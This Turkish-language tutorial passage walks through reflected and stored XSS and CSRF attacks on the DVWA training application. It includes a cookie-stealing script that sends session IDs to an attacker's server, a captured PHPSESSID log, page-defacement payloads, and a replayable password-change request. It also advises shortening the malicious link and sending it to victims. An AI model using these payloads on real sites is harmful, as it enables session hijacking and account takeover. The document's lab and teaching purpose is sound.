


## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ XSS Reflected – Medium Level Uygulaması

Uygulamamız JavaScript alert fonksiyonunu çalıştırıp bize ADEO yazdı.

Link satırında yazdığı değerde hoşumuza gitmedi değil 😊 Bu link sayesinde kodumuzu başkalarına da atabileceğiz. Peki bu alert’ı verdirmek ile her şey bitiyor mu? Hemen devam edelim tüm XSS zayıflıklarında kullanacağımız bir fonksiyon yazalım, fonksiyonumuz kodu çalıştırınan istemcinin cookie’sini bizim belirttiğimiz bir web sitesine göndersin.



# 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ XSS Reflected – Medium Level Uygulaması

Yazmış olduğum fonksiyon sayesinde cookie bilgilerimi verdiğim sunucuya gönderiyor ve sunucuda kaydediyor.(Kodlar uygulamalar klasöründe bulunmakta.)

Kodumuz çalıştığına göre ardık adres satırında bulunan linki alıp bir link kısaltma servisi ile kısaltıp kurbanlarımıza dağıtarak session bilgilerini alabiliriz.

The screenshot shows a DVWA (Damn Vulnerable Web Application) interface. In the center, there's a form titled "Vulnerability: Reflected Cross Site Scripting (XSS)" with the question "What's your name?" and a text input field containing "Hello". Below the form is a network traffic table. The table has columns for Method, URL, Response, Headers, and Network Metrics (Time, Size). It shows several requests, including one from the user's session where the input was reflected back. The table highlights the "Ağ" (Network) tab.

V	Yöntem	Dosya	Alan	Tür	Aktanıldı	Boyut	0 ms	80 ms	160 ms	240 ms	320 ms	400 ms
✓	200 GET	/vulnerabilities/xss_r/?name=<SCRIPT>function+e(){}if("undefined"!=typeof+XMLHttpRequest)return+n	23.102.9.62	html	cached	5,03 KB	—	—	—	—	—	—
	200 GET	main.css	23.102.9.62	css	cached	3,85 KB	—	—	—	—	—	—
	200 GET	dvwaPage.js	23.102.9.62	js	cached	0,76 KB	—	—	—	—	—	—
	200 GET	index.php?id=PHPSESSID=9uq1mr2glbe53ae7ug...	192.168.147.128	html	—	0 KB	—	—	—	—	—	—
	200 GET	main.css	23.102.9.62	css	cached	3,85 KB	—	—	—	—	—	—
	200 GET	main.css	23.102.9.62	css	cached	3,85 KB	—	—	—	—	—	—

```
root@kali:/var/www/html# cat ids.txt
2015-09-01 23:26:29 | PHPSESSID=9uq1mr2glbe53ae7ugc8idbg43; security=medium
```

Bu uygulamada ki hedefimize ulaştığımıza göre artık diğer uygulamamız olan XSS Stored – Low Level uygulamasına geçebiliriz.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DVWA Security Level'i Low yapalım.
  3. Yan menüde bulunan XSS stored'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Karşımıza ismimizi soran bir input, mesaj alanı ve submit butonu geldi. Uygulamayı keşfetmek amaçlı değer giriyorum. Ardından submit ediyorum.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
Insecure CAPTCHA  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**

Name \* ADEO  
Message \* Selam ADEO!  
Sign Guestbook

Name: test  
Message: This is a test comment.

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıklıyorum ve kodu gördükten sonra kullanıcidan alınan veri içinde bulunan SQLi saldırısına önlem alınmış bulunmakta o zaman XSS zafiyeti bulunmakta diyebiliriz.


```
<?php  
  
if(isset($_POST['btnSign']))  
{  
  
    $message = trim($_POST['mtxMessage']);  
    $name    = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = stripslashes($message);  
    $message = mysql_real_escape_string($message);  
  
    // Sanitize name input  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?>
```

Kullanıcıdan alınan veri içinde bulunan ' işaretleri ve / işaretlerine karşı bir filtreleme bulunmakta burada SQLi saldırısına önlem alınmış bulunmakta o zaman XSS zafiyeti bulunmakta diyebiliriz.

# 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

## ➤ XSS Stored – Low Level Uygulaması

Submit ettiğim değerler aşağıya yorum olarak geldi. Şimdi uygulamamın XSS zafiyeti barındırıp barındırmadığını denemek için name alanına <script>alert('ADEO')</script> yazalım. Fakat burada önumüze bir engel çıktı 10 karakterden sonra yazmamız izin verilmiyor bunun nedeni istemci taraflı koyulan bir sınır, en fazla 10 karakter girilebilir sınırı. Bunu kaldırmak için input alanına sağ tıklıyoruz ve öğeyi incele diyoruz. Ve geçerli inputumuzda bulunan maxlength="10" ifadesini siliyoruz ve alanımızı alanın sağında olan çarpı ile kapatıyoruz.



## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Bazen bu şekilde sadece istemci taraflı engellemeler olur bu engellemeler server tarafından yazılmadığı için istemci taraflı bypass sayesinde istediğiniz yapabilirsiniz.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Home  
Instructions  
Setup  
  
Brute Force  
Command Execution  
CSRF  
Insecure CAPTCHA  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
**XSS stored**

Name \*   
Message \*

Name: test  
Message: This is a test comment.

Name: ADEO  
Message: Selam ADEO!

**More info**

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Az önce yaptığımız istemci taraflı bypass ile XSS'i çalıştırındık ve alert yazımızı yazdırıldı. Şimdi zayıflığını istediğimiz şekilde kullanacağız. Bu sefer sayfamıza içeriği sildirip istediğimiz bir yazı yazdıralım.


The screenshot shows a web application interface with a sidebar menu and a main content area. The sidebar menu includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features two input fields: 'Name \*' and 'Message \*'. The 'Message' field contains the value 'ADEO'. Below these fields is a blue 'Tamam' button. To the right of the input fields, there is a large, empty text area. At the bottom of the page, there are three preview boxes showing previous submissions:

- Name: test  
Message: This is a test comment.
- Name: ADEO  
Message: Selam ADEO!
- Name: (empty)

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Name alanına bu sefer `<script>document.getElementsByTagName('body')[0].innerHTML = 'ADEO';</script>` yazdık bu kod sayesinde tüm sayfada ki içerik silinip yerine ADEO yazacak.



Sayfa linkini birine verdığınız zaman sayfada ADEO yazısını görecektir. Ta ki bizim yazdığımız yorum kaydı silinene kadar. Bu uygulamamızda da hedefimize ulaştığımıza göre XSS Stored – Medium Level Uygulamasına geçebiliriz.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Medium Level Uygulaması
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DVWA Security Level'i Medium yapalım.
  3. Yan menüde bulunan XSS stored'a tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 5 - XSS (Cross Site Scripting) Zayıflıkları ve Hacking Amaçlı Kullanımları

- XSS Stored – Medium Level Uygulaması

Karşımıza ismimizi soran bir input, mesaj alanı ve submit butonu geldi. Uygulamayı keşfetmek amaçlı değer giriyorum. Ardından submit ediyorum.

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \* ADEO

Message \* Selam ADEO!

Sign Guestbook

Name: test  
Message: This is a test comment.

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Medium Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıkıyorum ve kodu gördükten sonra kullanıcidan alınan veri içinde SQLi saldırısına önlem alınmış bulunmakta o zaman XSS zafiyeti bulunmakta diyebiliriz.

Kullanıcıdan alınan message bölümünü html karakterlerine ve sqli karakterlerine karşı filtrelenmiş.

```
<?php  
  
if(isset($_POST['btnSign']))  
{  
  
    $message = trim($_POST['mtxMessage']);  
    $name    = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = trim(strip_tags(addslashes($message)));  
    $message = mysql_real_escape_string($message);  
    $message = htmlspecialchars($message);  
  
    // Sanitize name input  
    $name = str_replace('<script>', '', $name);  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');"  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
  
}  
?>
```

Kullanıcıdan alınan name bölümü <script> ve sqli karakterlerine karşı filtrelenmiş.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Medium Level Uygulaması

Submit ettiğim değerler aşağıya yorum olarak geldi. Şimdi uygulamamın XSS zafiyeti barındırıp barındırmadığını denemek için name alanına <SCRIPT>alert(1)</SCRIPT> yazalım. Fakat burada önumüze bir engel çıktı 10 karakterden sonra yazmamız izin verilmiyor bunu önce ki uygulamada anlattığımı şekilde bypass ediyoruz.

The screenshot shows a web application interface. On the left is a sidebar menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name \*" with the value "<SCRIPT>alert(1)</SCRIPT>" and "Message \*" with the value "XSS Denemesi". Below these fields is a button labeled "Sign Guestbook".

At the bottom of the page, there are two examples of previous submissions:

- Name: test  
Message: This is a test comment.
- Name: ADEO  
Message: Selam ADEO!

At the very bottom left is a link "More info".

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Medium Level Uygulaması

Az önce yaptığımız istemci taraflı bypass ile XSS’i çalıştırıldı ve alert yazımızı yazdırıldı. Şimdi zafiyetimizi istediğimiz şekilde kullanacağız. Bu sefer sayfamıza içeriği sildirip istediğimiz bir yazı yazdıralım.


The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name \*' and 'Message \*'. Below these fields is a button labeled 'Tamam'. Underneath the form, there is a list of previous submissions:

- Name: test  
Message: This is a test comment.
- Name: ADEO  
Message: Selam ADEO!
- Name:

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

- XSS Stored – Low Level Uygulaması

Name alanına bu sefer <SCRIPT>document.getElementsByTagName('body')[0].innerHTML = 'ADEO';</SCRIPT> yazdık bu kod sayesinde tüm sayfada ki içerik silinip yerine ADEO yazacak.



Sayfa linkini birine verdığınız zaman sayfada ADEO yazısını görecektir. Ta ki bizim yazdığımız yorum kaydı silinene kadar. Bu uygulamamızda da hedefimize ulaştık.

## 5 - XSS (Cross Site Scripting) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ XSS Korunma Yolları

1. Yapılacak bir whitelist ile kullanıcıdan veri alınırken sınırlandırılma konulmalıdır. Bu sınırlandırma elementlerin özellikleri içine geçerlidir.
2. Web sitenizde owasp'ın ilgili [dökümanında](#) ki header tanımlamaları yapılmalıdır.

### ➤ Sonuç olarak

XSS zafiyetleri dışardan bakıldığındá basit zafiyetler gibi görünüler de oldukça tehlikeli zafiyetlerdir. Saldırganın JavaScript bilgisi ne kadar yüksek seviyede ise sizi bekleyen tehlke o kadar yüksek seviyededir(JavaScript ile browserınızı ele geçirilebileceğini unutmayın.).

# CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Nedir?

CSRF, “siteler arası istek sahteciliği” anlamında olup “Cross Site Request Forgery” deyiminin baş harflerinin kısaltılmış halidir. Saldırı, herhangi bir son kullanıcının, kullandığı uygulamada isteği dışında işlemler yaptırılarak gerçekleştirilir. CSRF saldırılarının düzenlenmesi oldukça kolaydır ayrıca zararları da çok büyük olabilir.



Cross Site Request Forgery.

## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ Neler Yapılabilir?

Kullanıcıların İnternet banka hesabından para transferi, email hesabının ayarlarını değiştirme, e-posta gönderme CSRF saldırısı ile yapılabilecekler arasındadır.



## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

- CSRF – Low Level Uygulaması

- Senaryomuz:

Hedef olan kullanıcımızın hesabında okumamız gereken bazı mesajlar bulunmaktadır fakat kullanıcının parolasına dair bir bilgimiz yok. Hedef kullanıcımızın mesajlaşma yaptığı hedef sistemi analiz ettiğimizde sistemde CSRF zafiyeti olduğunu tespit ediyoruz ve bu zafiyeti kullanarak hedef kullanıcımızın hesabına girmeye çalışacağız.

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

- CSRF – Low Level Uygulaması
  1. İlk olarak [DVWA](#)'ya girelim.
  2. DVWA Security Seviyesini Low yapalım.
  3. Ardından yan menüde bulunan CSRF'e tıklayalım.



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project

## 6 - CSRF(Cross Site Request Forgery) Zafiyetleri ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Low Level Uygulaması

Zafiyetimin kaynak kodlarını incelemek için sağ altta bulunan View Source'ye tıklıyorum ve kodu gördükten sonra session aktif iken gelen herhangi bir isteği kabul edip işlem yaptığını görüyorum.

Kodda gelen verilerde eğer yazılan iki parola aynıysa koşulu dışında herhangi bir koşul olmadığı için dışarıdan user session'u aktif iken gelen her isteği kabul etmeyecektir.

```
<?php  
  
if (isset($_GET['Change'])) {  
  
    // Turn requests into variables  
    $pass_new = $_GET['password_new'];  
    $pass_conf = $_GET['password_conf'];  
  
    if (($pass_new == $pass_conf)) {  
        $pass_new = mysql_real_escape_string($pass_new);  
        $pass_new = md5($pass_new);  
  
        $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";  
        $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>');  
  
        echo "<pre> Password Changed </pre>";  
        mysql_close();  
    }  
  
    else{  
        echo "<pre> Passwords did not match. </pre>";  
    }  
}  
?>
```

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ CSRF – Low Level Uygulaması

Karşımıza bir kullanıcı parola değiştirme ekranı geldi. Parolamızı değiştirmeyi deneyelim ve bu sırada oluşacak olan network trafigini f12'ye basıp ağ kısmından takip edelim.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar has the DVWA logo. On the left, there's a vertical menu bar with various security modules: Home, Instructions, Setup, Brute Force, Command Execution, **CSRF** (which is highlighted in green), Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form for changing the admin password, with fields for "New password:" and "Confirm new password:", and a "Change" button. Below the form, there's a "More info" section with three links: [http://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](http://www.owasp.org/index.php/Cross-Site_Request_Forgery), <http://www.cgisecurity.com/csrf-faq.html>, and [http://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery).

# 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

## ➤ CSRF – Low Level Uygulaması

Parola değişim işlemini GET metodu ile parolayı parametreye koyarak yapmakta. Giden parametreler ise şunlar;

password\_new=password

password\_conf=password

Change=Change

Eğer isteği ben tekrarlar isem gerçekleşir mi acaba? Bunu hemen deneyelim.

The screenshot shows a browser developer tools Network tab with the following details:

- Yöntem (Method):** GET
- Dosya (File):** /vulnerabilities/csrf/?password\_new=password&password\_conf=password&Change=Change#
- Üst Bilgiler (Request Headers):**
  - Cache-Control: no-cache, must-revalidate
  - Connection: "Keep-Alive"
  - Content-Encoding: gzip
  - Content-Length: "1388"
  - Content-Type: "text/html; charset=utf-8"
  - Date: "Mon, 31 Aug 2015 11:58:21 GMT"
  - Expires: "Tue, 23 Jun 2009 12:00:00 GMT"
  - Keep-Alive: "timeout=5, max=100"
  - Pragma: "no-cache"
  - Server: "Apache/2.2.22 (Ubuntu)"
  - Vary: "Accept-Encoding"
  - X-Powered-By: "PHP/5.3.10-1ubuntu3.18"
- İstek üst bilgileri (Request Headers):**
  - Host: "23.102.9.62"
  - User-Agent: "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0"
  - Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8"
  - Accept-Language: "tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3"
  - Accept-Encoding: "gzip, deflate"
  - Referer: "http://23.102.9.62/vulnerabilities/csrf/"
  - Cookie: "PHPSESSID=2is7m9j4nrsep86g1k758aqks1; security=low"
  - Connection: "keep-alive"

## 6 - CSRF(Cross Site Request Forgery) Zayıflıkları ve Hacking Amaçlı Kullanımları

### ➤ CSRF – Low Level Uygulaması

